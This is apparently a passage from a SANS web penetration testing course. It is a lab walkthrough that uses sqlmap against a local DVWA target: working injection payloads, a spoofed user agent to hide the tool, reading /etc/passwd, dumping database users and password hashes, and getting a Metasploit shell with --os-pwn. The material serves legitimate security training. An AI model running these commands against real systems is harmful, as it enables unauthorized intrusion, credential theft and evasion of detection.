
You will find this request under **Sites->http://dvwa->vulnerabilities->GET:sqli(Submit,id)**.



In the Request tab on the right, highlight the value of the Cookie in the Request tab (from PHPSESSID… through low).

Right-click and select Copy.

```
GET http://dvwa/vulnerabilities/sqli/?id=1%27&Submit=Submit HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:34.0) Gecko/20100101 Firefox/34.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://dvwa/vulnerabilities/sqli/?id=1&Submit=Submit
Cookie: PHPSESSID=94auavul3vd4c6glnav9in70u3; security=low
Connection: keep-alive
Host: dvwa
```



You will use the previously copied cookie to allow sqlmap to test the authenticated SQLi vulnerability located here: **http://dvwa/vulnerabilities/sqli/?id=1&Submit=Submit**


Open a terminal.

Warning: for the next command, be sure to supply your previously copied cookie value in place of the PASTE COPIED DATA HERE.

In the terminal, type the following command, which is all one single line:

```
$ sqlmap -u "http://dvwa/vulnerabilities/sqli/?id=1&Submit=Submit"
    --cookie="PASTE COPIED DATA HERE" --proxy http://localhost:8081 --batch
```

Review the output to find the answer to the next question.



In the results of our previous command, sqlmap lists four types of injections available against the vulnerable id parameter.

The four types are:

- Boolean-based blind
- Error-based
- UNION query
- AND/OR time-based blind

```
Parameter: id (GET)
    Type: boolean-based blind                    1
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1' AND 5881=5881 AND 'DTbO'='DTbO&Submit=Submit

    Type: error-based                            2
    Title: MySQL >= 5.0 AND error-based - WHERE or HAVING clause
    Payload: id=1' AND (SELECT 6437 FROM(SELECT COUNT(*),CONCAT(0x7176717871,(SELECT (CASE W
HEN (6437=6437) THEN 1 ELSE 0 END)),0x716b626271,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.
CHARACTER_SETS GROUP BY x)a) AND 'eQbT'='eQbT&Submit=Submit

    Type: UNION query                            3
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x7176717871,0x62474a685751506a4a50,0x716b62
6271)#&Submit=Submit

    Type: AND/OR time-based blind                4
    Title: MySQL > 5.0.11 AND time-based blind
    Payload: id=1' AND SLEEP(5) AND 'vKbO'='vKbO&Submit=Submit
```

Exercise: sqlmap User Agent

Find the default user agent for sqlmap

In ZAP

- Double-click any sqlmap HTTP request in ZAP's History tab
- On the Request tab, find the default user agent in the HTTP request
  - It should look similar to this:

```
User-Agent: sqlmap/1.0-dev-4f122ee (http://sqlmap.org)
```

- In a terminal, execute sqlmap to use a custom user agent of **42** so as to not make it immediately obvious we are using sqlmap

Hint: The up arrow will save you a lot of typing because we will just tweak previous commands with much of this exercise

```
$ sqlmap -u "http://dvwa/vulnerabilities/sqli/?id=1&Submit=Submit"
  --cookie="COOKIE VALUE" --proxy http://localhost:8081 --batch
  --user-agent 42
```

Back in ZAP – Check ZAP History to confirm that the UA changed successfully


User-Agent: 42

Web Penetration Testing and Ethical Hacking

Now let's check out the default sqlmap user agent, and then customize it.

Double-click any sqlmap HTTP request found in ZAP's History. Hint, the sqlmap requests all list **http://dvwa:80** rather than just **http://dvwa** under the URL in the History tab.

On the Request tab, find the default user agent:




We can see above that the default user agent at lab creation was **sqlmap/1.0-dev-4f122ee (http://sqlmap.org)**

Back in the terminal, we will execute sqlmap to use a custom user agent of **42** so as to not make immediately obvious we are running sqlmap.

Hint: The up arrow will save you a lot of typing because we will just tweak previous commands with much of this exercise

```
$ sqlmap -u "http://dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --
cookie="COOKIE VALUE" --proxy http://localhost:8081 --batch --user-agent 42
```



We often interact with applications that store sensitive data. Although the organization is interested in learning about potential impact to the data, it might balk at you disclosing, even to yourself.


One way around this is to perform an action that indicates that you could have exfiltrated the data. Counting the rows in a table can work well for this.


To that end, count the number of entries in the **Customers** table of the **sqli** database.

Execute the following command:

```
$ sqlmap -u "http://dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --
cookie="COOKIE VALUE" --proxy http://localhost:8081 --batch --user-agent 42
-D sqli -T Customers --count
```

As shown in the following screenshot, we count 56 entries in the **sqli.Customers** table.





The goal is to determine the uid associated with the zbeeblebrox account on the victim. This information would be contained in /etc/password, so we will steal that file.

Execute the following command at the terminal prompt:


```
$ sqlmap -u "http://dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --
cookie="COOKIE VALUE" --proxy http://localhost:8081 --batch --user-agent 42
--file-read /etc/passwd
```

Note that rather than displaying the information, sqlmap writes the file locally here: **/home/student/.sqlmap/output/dvwa/files/_etc_passwd**.


```
files saved to [1]:
[*] /home/student/.sqlmap/output/dvwa/files/_etc_passwd (same file)
```

Let's grep for the target entry by running the following command:

```
$ grep zbeeblebrox /home/student/.sqlmap/output/dvwa/files/_etc_passwd
```



We find a uid of **1003** for zbeeblebrox.



Dump the DB users and passwords by appending **--users --passwords** to the base sqlmap command we have been using. Execute the following at a terminal prompt:

```
$ sqlmap -u "http://dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --
cookie="COOKIE VALUE" --proxy http://localhost:8081 --batch --user-agent 42
--users --passwords
```

Select **Ctrl-C** to quit the password cracking that automatically starts with our running in batch mode.


Below we see the database users on the system:

```
[23:30:32] [INFO] fetching database users
database management system users [6]:
[*] 'debian-sys-maint'@'localhost'
[*] 'drupal7'@'localhost'
[*] 'root'@'127.0.0.1'
[*] 'root'@'::1'
[*] 'root'@'localhost'
[*] 'root'@'ubuntu'
```

We also see their password hashes, just waiting for cracking:

```
database management system users password hashes:
[*] debian-sys-maint [1]:
    password hash: *992B89066D80745163BF9828B1CBE9F7F2ECD1AE
[*] drupal7 [1]:
    password hash: *2CAB1C0BB01BDEE1CFB157535AE9E788C3A966D3
[*] root [1]:
    password hash: *2CAB1C0BB01BDEE1CFB157535AE9E788C3A966D3
```

Notice anything suspicious about root and drupal's password hashes? They seem to be the same, which would suggest that these hashes are unsalted. Googling for unsalted hashes can work pretty well. The number of characters in the hash suggests SHA-1. Unsalted SHA-1 should be fun.



Determine the name of the column and table that contain password hashes for the **my_wiki** database.

We want to search for columns associated with passwords, but only for the **my_wiki** database. The **--search** operator is what we need, but we will need to limit it to only **my_wiki** and search for column names that include pass.

So, to the base command (see below), we append **--search -D my_wiki -C pass**

Base sqlmap command line:

```
$ sqlmap -u "http://dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --
cookie="COOKIE VALUE" --proxy http://localhost:8081 --batch --user-agent
```

Updated command line:

```
$ sqlmap -u "http://dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --
cookie="COOKIE VALUE" --proxy http://localhost:8081 --batch --user-agent 42
--search -D my_wiki -C pass
```

The following screenshot suggests the **user_password** field of the user table of **my_wiki** is our target.

```
Database: my_wiki
Table: user
[2 entries]
+-------------------+------------------+-------------------------------------------+
| user_newpass_time | user_newpassword | user_password                             |
+-------------------+------------------+-------------------------------------------+
| NULL              | <blank>          | :B:e80ee467:1b4685756c78da009bdd2a38bc4b154f |
| NULL              | <blank>          | :B:86fe19d2:8aac12b3192cec40f83abfaa1cfe332a |
+-------------------+------------------+-------------------------------------------+
```

Bonus: MSF Shell

- Time permitting, attempt to get a Metasploit shell using sqlmap
- Full command and custom responses in the notes should you experience difficulty

Hint: You need to supply sqlmap with non-default responses to questions on this one, and possibly change permissions

Web Penetration Testing and Ethical Hacking


Your bonus goal is to get an MSF shell using sqlmap and then determine the uid of the account running your shell. The hint at the bottom of the slide indicates that some non-default responses will be required. We will need to remove the **--batch** switch. Help or memory will suggest two additional switches are needed to attempt an MSF shell: **--os-pwn** and **--msf-path**. For the MSF shell to work properly, you will also need to ensure that permissions on /var/www/dvwa allow writing files. A simple command for this is:

```
$ sudo chmod 777 /var/www/dvwa
```


Final command:


```
$ sqlmap -u "http://dvwa/vulnerabilities/sqli/?id=1&Submit=Submit"
--cookie="COOKIE VALUE" --proxy http://localhost:8081 --user-agent 42
--os-pwn --msf-path /opt/metasploit-framework
```

Accept default responses by pressing Enter, except for the following three non-default answers:




After waiting (awhile during [INFO] creation in progress), you should yield a shell. Please note that no prompt will necessarily be provided. Simply type **id**, and, if working, you will see a response with **www-data** account and an id of **33**.





That wraps up 542.3, the summary is next.



That wraps up 542.3.

Today we discussed:

- Session management and authentication bypass
- Injection techniques, including command injection, LFI and RFI
- We ended with a deep dive on SQL injection

Next up: 542.4, which will investigate JavaScript and XSS

Thank you!

"As usual, SANS courses pay for themselves by Day 2. By Day 3, you are itching to get back to the office to use what you've learned."
Ken Evans, Hewlett Packard Enterprise - Digital Investigation Services

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